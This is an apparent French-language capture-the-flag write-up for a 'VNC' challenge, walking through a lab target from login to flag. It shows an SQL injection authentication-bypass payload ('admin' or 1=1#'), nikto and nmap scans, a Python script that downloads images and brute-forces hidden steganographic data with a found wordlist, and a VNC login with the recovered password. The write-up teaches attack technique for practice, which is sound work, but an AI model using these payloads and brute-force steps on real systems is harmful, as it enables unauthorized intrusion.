



WRITE-UP : VNC Challenge

Dans ce document, je vous propose une solution au challenge VNC.


Tout d'abord connectons sur le site du challenge, nous tombons sur cette page :



C'est une page de login. Notre premier objectif est de réussir à contourner ce système d'authentification. Testons ce formulaire avec « admin » ; « admin »




Nous pouvons commencer par tester une injection SQL. Derrière ce formulaire se trouve comme on le sait déjà un code php interagissant avec une base de données. Donc si le système d'authentification est mal programmée et que ce qui est écrit dans les champs Username et Password n'est pas contrôlé et isoler du code, il peut être vulnérable à une injection SQL. Testons ça :



A login form with a light beige background. It features a username field with a person icon to its left, containing the text "admin' or 1=1#". Below it is a password field with a key icon to its left, containing masked characters "*****". A "Login" button is positioned below the password field.

Donc si l'injection fonctionne, on aurait une réponse valide de la base si l'utilisateur est admin ou que $1 = 1$. Le mot de passe n'est pas contrôlée grâce au « # » qui met en commentaire le reste de la requête. Comme $1 = 1$ est toujours vrai, on aurait nécessairement une réponse valide et donc une authentification réussie. Regardons si ça marche :



Ça a fonctionné, nous avons été authentifié. Nous tombons sur cette page « My personal collection» avec des photographies en lien avec l'espace défilant en boucle. Regardons le code source de cette page.

```
<html>
  <head>
    <meta charset="utf-8"/>
    <title>Report</title>
    <link rel="stylesheet" href="css/slider.css"/>
  </head>

  <body>
    <center>
      <h1>My personal collection</h1>
      
    </center>

    <script>

      function sleep(ms) {
        return new Promise(resolve => setTimeout(resolve, ms));
      }

      async function changeImage(){
        await sleep(1000);
        var imageName = "";
        for (let i=2; i<=30; i++){
          if (i < 10){
            imageName = "00"+i+".jpg";
          }else{
            imageName = "0"+i+".jpg";
          }
          document.getElementById("imageMission").src="images/slides/"+imageName;
          await sleep(1000);
          console.log(imageName);
        }
        document.getElementById("imageMission").src="images/slides/001.jpg";
        changeImage();
      }
      changeImage();

    </script>

  </body>
  <!--Note for the booty hunters: nice you're one step closer to my treasure !-->
  <!-- Did I ever tell you that I loved pictures ? Those might be more important that what you think :p -->
</html>
```

Nous notons un commentaire tout à la fin du code source. Le message pour le chef laisse présager que le chef à laisser un message à la destination des utilisateurs autorisés.

En utilisant la commande nikto pour avoir plus d'informations sur le serveur web, nous obtenons ceci :

```
yanis@pico: ~  
yanis@pico:~$ nikto -h http://172.17.0.2  
- Nikto v2.1.5  
-----  
+ Target IP: 172.17.0.2  
+ Target Hostname: 172.17.0.2  
+ Target Port: 80  
+ Start Time: 2023-02-11 19:36:50 (GMT1)  
-----  
+ Server: Apache/2.4.41 (Ubuntu)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ Cookie PHPSESSID created without the httponly flag  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2  
6 0x5f1c5be3be180  
+ File/dir '/passwordSuggestionList.txt' in robots.txt returned a non-forbidden  
or redirect HTTP code (200)  
+ "robots.txt" contains 1 entry which should be manually viewed.  
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.  
+ OSVDB-3268: /images/: Directory indexing found.  
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.  
+ 6544 items checked: 0 error(s) and 8 item(s) reported on remote host  
+ End Time: 2023-02-11 19:36:54 (GMT1) (4 seconds)  
-----  
+ 1 host(s) tested  
yanis@pico:~$
```

On nous apprend ici qu'un fichier nommé « passwodSuggestionList.txt » se trouve à la racine du serveur web (indiqué dans un fichier robots.txt à la racine également).

Allons voir ce qu'il en est :

```
family  
jonathan  
987654321  
computer  
estrella  
whatever  
dragon  
vanessa  
cookie
```

Cela nous a tout l'air d'être une liste de mot de passe, téléchargeons là.

Si nous nous rappelons du commentaire dans le code source de la page des archives protégées, il nous y ai dit que si on avait accès à ces images, on devrait pouvoir être capable de lire le message du chef. Nous pensons ici à de la stéganographie. Il y a très certainement un message caché derrière toute ces images. Ici nous utiliserons l'outil très utile stegcracker. En lui donnant une wordlist et un fichier image, il va tenter d'extraire un potentiel contenu dissimulé dans l'image.

Nous pouvons tenter ici d'utiliser la wordlist trouvée juste avant.

Le nombre d'image n'étant pas négligeable, nous pouvons automatiser le téléchargement et le bruteforce des images via un simple script python.

```
yanis@pico:~/hide$ ls
hide.py  passwordSuggestionList.txt
```

Nous avons ici ce script python et le fichier passwordSuggestionList.txt

Voici le script python que nous allons utiliser :

```
import os
for i in range(1,30):

    if i < 10:
        filename = "00"+str(i)
    else:
        filename = "0"+str(i)
    os.system("wget http://172.17.0.2/images/slides/"+filename+".jpg")
    os.system("stegcracker "+filename+".jpg passwordSuggestionList.txt")

    if os.path.exists(filename+".jpg.out"):
        print("Data extracted from image "+str(i))
        break
```

Si nous l'exécutons, nous obtenons ceci :

```
017.jpg          100%[=====] 43,79K  --.-KB/s   ds 0s
2023-02-11 20:36:14 (556 MB/s) - '017.jpg' enregistré [44846/44846]

StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file '017.jpg' with wordlist 'passwordSuggestionList.txt'..
Successfully cracked file with password: estrella
Tried 5 passwords
Your file has been written to: 017.jpg.out
estrella
Data extracted from image 17
yanis@pico:~/hide$
```

Notre script a finalement réussi à extraire à partir de la wordlist passwordSuggestionList.txt des données de la 17^e image.
Regardons ce qu'il en est :

Il semblerait que le mot de passe du serveur correspond aux 8 premières lettres du nom d'un site historique que nous pouvons retrouver aux coordonnées GPS données

```
Hi swashbuckler, congratulations for coming this far !  
You can have access to all my wealth in my bank account if you get connected  
to the server. The password is the first 8 letters of the  
name of the historical site where we buried the treasure.  
Here are the GPS coordinates of the site.  
  
- - - - -  
-40.33892996,176.58696554 |  
- - - - -
```

Allons voir à quoi ces coordonnées correspondent :



Nous tombons sur cette endroit portant un nom incroyablement long. Heureusement que le mot de passe correspond uniquement aux 8 premières lettres.

Nous obtenons donc le mot de passe suivant « Taumataw »

Essayons de scanner avec nmap les ports ouverts du serveur, pour voir par quel biais nous pourrions nous connecter.


```
yanis@pico: ~  
yanis@pico:~$ nmap 172.17.0.2  
Starting Nmap 7.80 ( https://nmap.org ) at 2023-02-11 20:54 CET  
Nmap scan report for 172.17.0.2  
Host is up (0.00015s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
5901/tcp  open  vnc-1  
6001/tcp  open  X11:1  
  
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds  
yanis@pico:~$
```

Nous voyons que le port 5901 pointant sur un service VNC est ouvert sur la machine. Si le mot de passe est le bon, nous devrions alors pouvoir nous connecter dessus.

Essayons de nous connecter à la machine avec la commande « gvnviewer » et le mot de passe trouvé.


```
yanis@pico: ~  
yanis@pico:~$ gvnviewer 172.17.0.2:1  
Connected to server  
Got credential request for 1 credential(s)  
[ ]
```

Authentication required

Password:

Cancel Ok

Validons le mot de passe et croisons les doigts :



Nous arrivons finalement à nous connecter au serveur avec le flag en fond d'écran.

Auteur : Yam